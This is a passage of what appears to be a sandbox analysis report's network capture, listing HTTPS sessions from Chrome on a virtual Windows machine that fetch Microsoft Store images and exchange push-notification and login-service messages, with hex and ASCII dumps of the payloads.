| 2022-05-13 13:51:56 UTC | 775 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Type: application/soap+xml; charset=utf-8<br>Expires: Fri, 13 May 2022 13:50:56 GMT<br>P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"<br>Referrer-Policy: strict-origin-when-cross-origin<br>x-ms-route-info: R3_BL2<br>x-ms-request-id: 1909d3a2-b335-4686-8261-48b1488e5916<br>PPServer: PPV: 30 H: BL02PF832E0F339 V: 0<br>X-Content-Type-Options: nosniff<br>Strict-Transport-Security: max-age=31536000<br>X-XSS-Protection: 1; mode=block<br>Date: Fri, 13 May 2022 13:51:55 GMT<br>Connection: close<br>Content-Length: 11093 |
| 2022-05-13 13:51:56 UTC | 775 | IN | Data Raw: 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 75 74 66 2d 38 22 20 3f 3e 3c 53 3a 45 6e 76 65 6c 6f 70 65 20 78 6d 6c 6e 73 3a 53 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 33 2f 30 35 2f 73 6f 61 70 2d 65 6e 76 65 6c 6f 70 65 22 20 78 6d 6c 6e 73 3a 77 73 73 65 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30 34 30 31 2d 77 73 73 2d 77 73 73 65 63 75 72 69 74 79 2d 73 65 63 65 78 74 2d 31 2e 30 2e 78 73 64 22 20 78 6d 6c 6e 73 3a 77 73 75 3d 22 68 74 74 70 3a 2f 2f 64 6f 63 73 2e 6f 61 73 69 73 2d 6f 70 65 6e 2e 6f 72 67 2f 77 73 73 2f 32 30 30 34 2f 30 31 2f 6f 61 73 69 73 2d 32 30 30<br>Data Ascii: <?xml version="1.0" encoding="utf-8" ?><S:Envelope xmlns:S="http://www.w3.org/2003/05/soap-envelope" xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 7 | 192.168.2.5 | 49732 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:44 UTC | 234 | OUT | GET /image/apps.18858.9007199266246227.c596c546-6fcb-4260-935c-19bc24b971ef.1b03c26f-1753-4221-9ab1-4581f098723d?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:50:44 UTC | 244 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 6463<br>Content-Type: image/png<br>Last-Modified: Fri, 19 Jun 2020 10:04:23 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDgxNDM4MjQzOTA3MEE"<br>MS-CV: fY4WMkPOy0W6s1dW.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:50:44 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:50:44 UTC | 245 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 8e 00 00 00 8e 08 06 00 00 00 e7 fd 30 08 00 00 19 06 49 44 41 54 78 da ed 9d 6b 8c 64 47 75 c7 ff a7 ee bd fd 9e 61 66 1f b3 f6 da 59 af 6d cc 1a 90 83 88 4d 62 05 12 05 10 21 22 89 14 41 a2 10 f1 c5 12 22 41 0a 10 e1 48 b1 12 16 29 21 ca 07 92 0f 09 10 41 a4 90 10 02 e4 01 76 14 39 4e 82 20 36 2b 21 25 32 36 0f 3f c0 ac 6d 58 1b 3f d6 fb 66 66 76 77 66 7a fa d6 c9 87 aa 7b 6f dd ea ba b7 6f f7 f4 4c 77 cf d6 91 7a fb 76 df 7e ec dc fa f5 ff 9c 3a 75 aa 0a f0 e6 cd 9b 37 6f de bc 79 f3 e6 cd 9b 37 6f de bc 79 f3 e6 cd 9b 37 6f de bc 79 f3 e6 cd 9b 37 6f de bc 79 f3 e6 cd db 84 8c 8c db 54 ff 27 bd cd ee 35 66 0f 8e 87 62 a6 20 f2 e0 4c d7 f5 a1 31 80 c0 1e 9c d9 ff 9b 27<br>Data Ascii: PNGIHDR0IDATxkdGuafYmMb!"A"AH)!Av9N 6+!%26?mX?ffvwfz{ooLwzv~:u7oy7oy7oy7oy7oyT'5fb L1' |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 70 | 192.168.2.5 | 49832 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:56 UTC | 750 | OUT | GET /image/apps.54562.13634052595610511.c45457c9-b4af-46b0-8e61-8d7c0aec3f56.24af4abe-62f8-404b-b1a9-ee8fe4d32d94?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:51:56 UTC | 751 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 12462<br>Content-Type: image/png<br>Last-Modified: Fri, 04 Jun 2021 08:47:09 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDkyNzM1NTcwNDdCNjk"<br>MS-CV: YL1WyeTAvUC1HHWF.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:51:56 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:51:56 UTC | 751 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 00 09 70 48 59 73 00 00 0e c3 00 00 0e c3 01 c7 6f a8 64 00 00 30 43 49 44 41 54 78 5e ed 9d 09 78 55 c5 dd c6 cd 46 02 24 ec 5b 42 48 20 1b 4b 20 20 a0 28 6e 05 14 95 45 56 d9 51 b4 6e b5 e2 be a1 d6 b5 b6 2e b5 2a d5 16 97 af 9f 75 af da d6 cf 6a ab 6d ad 56 dc 70 b7 22 22 a0 e0 86 2c 22 10 b2 2f e7 ff bd ff 73 73 31 09 93 e4 86 9c 7b ef 39 e7 be bf e7 f9 3d 48 80 e4 cc dc 33 af 33 73 e6 cc 1c 40 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21 84 10 42 08 21<br>Data Ascii: PNGIHDR,,y}usRGBgAMAapHYsod0CIDATx^xUF$[BH K (nEVQn.*ujmVp"","/ss1{9=H33s@!B!B!B!B!B!B! B!B!B!B!B! |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 71 | 192.168.2.5 | 49833 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:01 UTC | 786 | OUT | GET /image/apps.55990.13510798886747090.a0953092-5fc3-46f0-aefa-796cb3a9b90b.1c9f2174-7e18-48ba-af90-e569a2444a83?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:01 UTC | 786 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 36301<br>Content-Type: image/jpeg<br>Last-Modified: Mon, 09 Aug 2021 18:25:01 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDk1QjYzMDA1MzJGOEY"<br>MS-CV: q3l8T0dRYkekS5SG.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:01 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:01 UTC | 787 | IN | Data Raw: ff d8 ff e1 00 18 45 78 69 66 00 00 49 49 2a 00 08 00 00 00 00 00 00 00 00 00 00 00 00 ff ec 00 11 44 75 63 6b 79 00 01 00 04 00 00 00 64 00 00 ff e1 03 8e 68 74 74 70 3a 2f 2f 6e 73 2e 61 64 6f 62 65 2e 63 6f 6d 2f 78 61 70 2f 31 2e 30 2f 00 3c 3f 78 70 61 63 6b 65 74 20 62 65 67 69 6e 3d 22 ef bb bf 22 20 69 64 3d 22 57 35 4d 30 4d 70 43 65 68 69 48 7a 72 65 53 7a 4e 54 63 7a 6b 63 39 64 22 3f 3e 20 3c 78 3a 78 6d 70 6d 65 74 61 20 78 6d 6c 6e 73 3a 78 3d 22 61 64 6f 62 65 3a 6e 73 3a 6d 65 74 61 2f 22 20 78 3a 78 6d 70 74 6b 3d 22 41 64 6f 62 65 20 58 4d 50 20 43 6f 72 65 20 36 2e 30 2d 63 30 30 36 20 37 39 2e 64 61 62 61 63 62 62 2c 20 32 30 32 31 2f 30 34 2f 31 34 2d 30 30 3a 33 39 3a 34 34 20 20 20 20 20 20 20 20 22 3e 20 3c 72 64 66 3a 52 44 46 20 78<br>Data Ascii: ExifII*Duckydhttp://ns.adobe.com/xap/1.0/<?xpacket begin="" id="W5M0MpCehiHzreSzNTczkc9d"?> <x:xmpmeta xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c006 79.dabacbb, 2021/04/14-00:39:44 "> <rdf:RDFx |
| 2022-05-13 13:52:01 UTC | 802 | IN | Data Raw: cc b7 c7 67 22 36 f7 6c d2 0e d3 d0 48 03 3b 15 25 7a 8a fa 1f e3 c1 49 a0 f3 0b 31 90 cf 3e ea 51 a3 8d c3 85 ee bd 9d c8 d3 8d e8 3e a9 d5 aa e4 6b 7e e7 7f ef e9 ea 12 6c 9f 72 d8 c0 50 34 8d cb f8 f1 1d 6f e2 c8 b2 17 00 3c 8d d8 d5 f2 a5 3d 6b fc 38 42 5f 90 8f 3a ed 4c cc 06 0f 19 19 b3 b9 73 c8 6a 98 64 cf 84 83 69 0b c5 5c 41 a0 b7 67 fd 79 42 44 73 4b be e4 e8 c3 18 e1 bd 51 1b 06 b1 e8 f4 5f 71 88 8e 90 c6 6c 3a 5b 7d 5e 46 ab 0c 64 4c eb d3 bb 33 2f e9 a9 ff 00 62 24 3a 8d 7a b1 00 74 27 84 a7 96 6e ed e0 b7 ba 82 09 07 ed 96 72 18 63 a7 fe a4 a3 91 a7 fb 31 d1 c9 ff 00 13 03 f2 a5 d5 c5 fc 6d 6b 95 e3 da 2a 3b ea 5a bb e9 9c 7f 97 b1 b0 b1 8b 6f 1b f7 38 05 b6 bd bb ae d5 7b 33 22 9b ec 9e 91 a3 45 21 14 65 47 b1 ea 77 23 91 7e ab e8 6f 74 67<br>Data Ascii: g"6lH;%zI1>Q>k~lrP4o<=k8B_:Lsjdi\AgyBDsKQ_ql:[}^FdL3/b$:zt'nrc1mk*;Zo8{3"E!eGw#~otg |
| 2022-05-13 13:52:01 UTC | 811 | IN | Data Raw: 5b 15 23 9e d6 14 d1 89 64 3f 65 ee fb c6 23 10 ad 5f 71 8d 54 c8 da 98 d9 b1 f8 38 7f 6e 05 ff 00 70 53 2b 95 fc e2 15 7d 29 19 eb cd e4 04 b7 a5 55 3e 3c 43 42 12 6d 57 77 1f ff 00 58 15 5f 81 94 8a bb 9f f7 01 0a 0f c0 b1 eb c2 6d f2 27 8c aa 3c e4 c2 58 e3 f8 f7 98 e5 d6 d8 60 5b 77 0e ba 96 60 06 b8 cd 45 e3 5e 8c 9b 71 62 20 b5 b6 e3 2c d4 62 8a 31 fd c3 fb 31 15 1a c0 f6 ab fb f6 db e0 9f b6 bc 2c 9e 3a 5d cf 65 70 cb bf 2f a2 1d f2 e0 34 29 d7 44 0b 42 5a 30 82 95 20 d4 b1 ab 2d 45 02 27 33 e5 0c 9e d4 dc a9 0d fd 91 3b 71 65 d4 1d 4f ea 37 f8 9e bf 95 89 3d 54 d2 84 52 a3 85 41 c4 5e 06 72 1d 9c 4e 48 b7 d1 50 5b 8e 46 4b fa 82 2c 4a 0a 28 92 2c ac 56 3e 50 04 35 fd 90 95 83 6b 0b 09 03 15 43 11 e8 8f ee 21 1a fe c7 b5 cc ee 58 6f 5d d9 26 c4 dc<br>Data Ascii: [#d?e#_qT8npS+})U><CBmWwX_m'<X`[w`E^qb ,b11,:]ep/4)DBZ0 -E'3;qeO7=TRA^rNHP[FK,J(,V>P5kC!Xo]& |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 72 | 192.168.2.5 | 49834 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:02 UTC | 822 | OUT | GET /image/apps.56668.13510798883386282.38bb6176-27af-4000-85dd-12a4c12514f2.a2d9522a-f7d1-4f21-9ea4-8ba298101695?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:02 UTC | 823 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 36356<br>Content-Type: image/png<br>Last-Modified: Tue, 01 Feb 2022 21:30:34 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDlFNUNBMTRBNkU5OUQ"<br>MS-CV: z5GVXLljMESvilJy.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:02 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:02 UTC | 823 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 00 09 70 48 59 73 00 00 0b 13 00 00 0b 13 01 00 9a 9c 18 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 04 67 41 4d 41 00 00 b1 8f 0b fc 61 05 00 00 8d 99 49 44 41 54 78 01 ed bd 09 bc a5 c7 55 1f 78 ea be d7 7b b7 ba 25 bb 2d 4b 6e d9 6d 5b b6 ac 76 b0 64 cb 6a 63 27 58 0d 32 43 60 62 10 03 32 09 b1 13 83 4d 06 08 3f 76 86 25 04 db 24 13 60 86 80 93 0 9 01 32 13 42 98 e1 c7 04 41 00 11 32 c1 01 d4 92 81 60 59 6d 4b 02 29 96 2c cb 92 25 6b b1 96 5e df 7e ef 77 a6 96 b3 fc ab ee 6d 59 b2 16 ab df ab 23 dd be f7 7d 4b 55 7d f5 55 fd eb 7f 4e 9d 3a 45 d4 a5 4b 97 2e 5d ba 74 e9 d2 a5 4b 97 2e 5d ba 74 e9 d2 a5 4b 97 2e 5d ba 74 e9 d2 a5 4b 97 2e 5d ba 74<br>Data Ascii: PNGIHDR,,y}upHYssRGBgAMAaIDATxUx{%-Knm[vdjc'X2C`b2M?v%$`2BA2`YmK),%k^~wmY#}KU} UN:EK.]tK.]tK.]tK.]t |
| 2022-05-13 13:52:02 UTC | 839 | IN | Data Raw: cc 93 02 ab d3 08 d2 0b cf 2b 04 5c b6 97 eb f5 f1 c7 1f cf 8c eb 0f fe e0 0f 5e 71 d6 ae ed 17 2c 2c 2e a7 3d 21 a5 46 48 1d 52 2b 86 52 31 1b 30 61 d1 4c 76 65 97 a9 c1 de 98 11 57 46 f7 5c af 81 1a 96 56 a7 27 3f 61 36 c0 d3 30 3f 2f 4b cf fe 16 04 64 28 b1 00 23 30 2b 4f 5c 4b b1 b4 bc 74 e7 ef fe d6 7f f8 6c fa 2b b2 d3 fc 5e 74 2b af f5 68 bf 4a d2 19 56 23 b1 1d 5c 95 9c 44 57 d7 12 60 25 87 d1 b2 d9 84 8d b8 36 da 51 65 7f d0 96 a8 56 0e 60 4d 6a 8b d2 46 cf 36 c2 e3 08 ee 8d b4 48 36 88 7b 74 4b 6d e3 c8 e0 ca bd 64 ac 22 45 29 f5 0e 91 13 61 46 f6 c6 72 cf e0 1d 44 d9 a3 31 36 92 6d c4 94 6c 51 f2 a2 be 5d 17 d5 9a 27 f5 81 03 07 86 68 9f 7a 46 3a 45 5e 92 22 11 1b c8 d7 be a9 01 79 1c 6d 5f e3 cb 2f bf fc cd 1a 1b 2c 45 7d 4d 2e 14 64 6c 63 f0<br>Data Ascii: +\^q,,.=!FHR+R10aLveWF\\/"?a60?/Kd(#0+O\Ktl+^t+hJV#\DW`%6QeV`MjF6H6{tKmd"E)aFrD16mlQ]'hzF :E^"ym_/,E}M.dlc |
| 2022-05-13 13:52:02 UTC | 847 | IN | Data Raw: 04 67 8f e4 e7 14 8c 42 35 f8 b0 b3 b8 00 37 31 bb 49 01 51 3f fd 73 ea b8 d9 af 6c 39 4e 72 16 dd bb 77 ef 86 75 67 50 d9 28 0c 2b bd e4 bc 8b f0 d2 d2 4a 09 5b a2 33 51 d2 68 92 ba 33 72 fb 46 19 8d 85 51 e1 4e d0 6a a5 60 33 8f e4 36 6f aa 13 11 9b 0d c4 9a 60 70 f7 a1 91 35 4e 27 24 d8 57 fc 1e 21 21 76 65 f1 db 0a 4a eb ac df 05 df 5b 30 d8 6a 13 98 fb 57 4d c5 81 09 f3 81 c9 2b 1b b6 6d 37 eb ca 3e 9c 53 63 35 9e ab a7 be 82 44 4e b3 c4 0b 63 59 9e 1c e0 21 65 e9 0a 58 6d f4 19 58 76 9e 36 03 fe e0 66 9f c6 37 cd 8a 6c 15 e3 b3 6f 8c ec 49 a1 13 1a c0 0c 4e e2 93 2b 70 44 1f 1a 0d e4 dc 24 a3 60 a3 f6 32 b4 63 11 b9 0d 6c 04 76 2e fb 96 44 94 8d 2b aa d9 35 f1 aa 3b ee bc fd 3a 6a b6 f3 4a a7 65 ff c1 0d 2d 1b 02 b0 12 bb 2a 51 2c d7 28 85 de 4d 6b<br>Data Ascii: gB571lQ?sl9NrwugP(+J[3Qh3rFQNj`36o`p5N'$W!!veJ[0jWM+m7>Sc5DNcY!eXmXv6f7loIN+pD$`2clv.D+5 ;;jJe-*Q,(Mk |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 73 | 192.168.2.5 | 49835 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:03 UTC | 858 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 66 35 36 35 30 66 38 61 35 62 38 38 31 63 30 62 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: f5650f8a5b881c0b |
| 2022-05-13 13:52:03 UTC | 859 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64 6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72 6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34 34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65 76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e 61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc> <lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</ deviceName></agent></connect> |
| 2022-05-13 13:52:03 UTC | 859 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 66 35 36 35 30 66 38 61 35 62 38 38 31 63 30 62 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: f5650f8a5b881c0b<device><compact-ticket>t=EwCwAupIBAAU1bDG fdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP 1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:52:03 UTC | 860 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 66 35 36 35 30 66 38 61 35 62 38 38 31 63 30 62 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: f5650f8a5b881c0b<wns><ver>1</ver><client><name>WPN</name> <ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:52:03 UTC | 860 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:52:03 UTC | 860 | IN | Data Raw: 4d 53 2d 43 56 3a 20 35 49 71 41 37 62 55 63 73 55 47 38 42 33 38 71 36 61 4a 44 78 41 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: 5IqA7bUcsUG8B38q6aJDxA.0Payload parsing failed. |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 74 | 192.168.2.5 | 49836 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:03 UTC | 860 | OUT | GET /image/apps.58878.9007199266246761.3059e916-5e99-4797-a868-366cc8761e37.21987aba-4948-4f44-bf2e-eba90517f1c5?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:03 UTC | 860 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 10442<br>Content-Type: image/png<br>Last-Modified: Tue, 14 Apr 2020 05:45:00 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDdFMDM2RjkwOEZGQzA"<br>MS-CV: TWvnrk8ibEGqh+7Q.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:03 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
| 2022-05-13 13:52:03 UTC | 861 | IN | Data Raw: 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 2c 00 00 01 2c 08 06 00 00 00 79 7d 8e 75 00 00 28 91 49 44 41 54 78 da ed 9d 79 74 1c 57 95 ff ef eb 6e ad 2d 39 76 bc 44 56 e2 10 3b b6 e3 38 4c 2c 5b 71 92 99 31 8e 6d 30 21 0b 09 f0 3b fc f0 19 96 13 e0 cc 1c cc 09 f0 0f bf 43 20 1c 7e 87 01 32 24 19 18 c2 12 fe 08 1e 30 cb 4c 20 24 0e 63 20 24 31 89 c9 26 db f1 92 c4 96 f7 45 72 6c cb 5b 64 5b 8b 6d a9 bb eb 4d bd ea aa ea 57 af df ab aa d6 66 59 fa 7e a0 d2 5d dd 2d a9 25 ab 3e ba f7 d6 ad fb 18 e7 9c 00 00 e0 62 20 81 1f 01 00 00 c2 02 00 00 08 0b 00 00 61 01 00 00 84 05 00 00 10 16 00 00 c2 02 00 00 08 0b 00 00 20 2c 00 00 84 05 00 00 10 16 00 00 40 58 00 00 08 0b 00 00 20 2c 00 00 80 b0 00 00 10 16 00 00 40 58 00 00 00 61 01 00 20 2c 00 00<br>Data Ascii: PNGIHDR,.y}u(IDATxytWn-9vDV;8L,[q1m0!;C ~2$0L $c $1&Erl[d[mMWfY~]-%>b a ,@X ,@Xa , |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 75 | 192.168.2.5 | 49837 | 23.211.6.115 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:52:04 UTC | 871 | OUT | GET /image/apps.59367.13510798885854323.dbec43fa-fcea-4036-9b1c-96de66922c18.da850a8e-5b3f-49fd-b3dc-6a8c0db400e4?format=source HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: store-images.s-microsoft.com<br>Connection: Keep-Alive |
| 2022-05-13 13:52:04 UTC | 871 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=7776000, s-maxage=7776000<br>Content-Length: 45735<br>Content-Type: image/png<br>Last-Modified: Wed, 04 Nov 2020 14:51:15 GMT<br>Accept-Ranges: none<br>ETag: W/"AEBa1e7txn2TDYI5ywciWaE/GFaMMdQgMHg4RDg4MEQxMTQ2RkU2Q0E"<br>MS-CV: hrPmTcUjH02eZ8TI.0<br>Access-Control-Expose-Headers: MS-CV<br>Date: Fri, 13 May 2022 13:52:04 GMT<br>Connection: close<br>Access-Control-Allow-Origin: * |
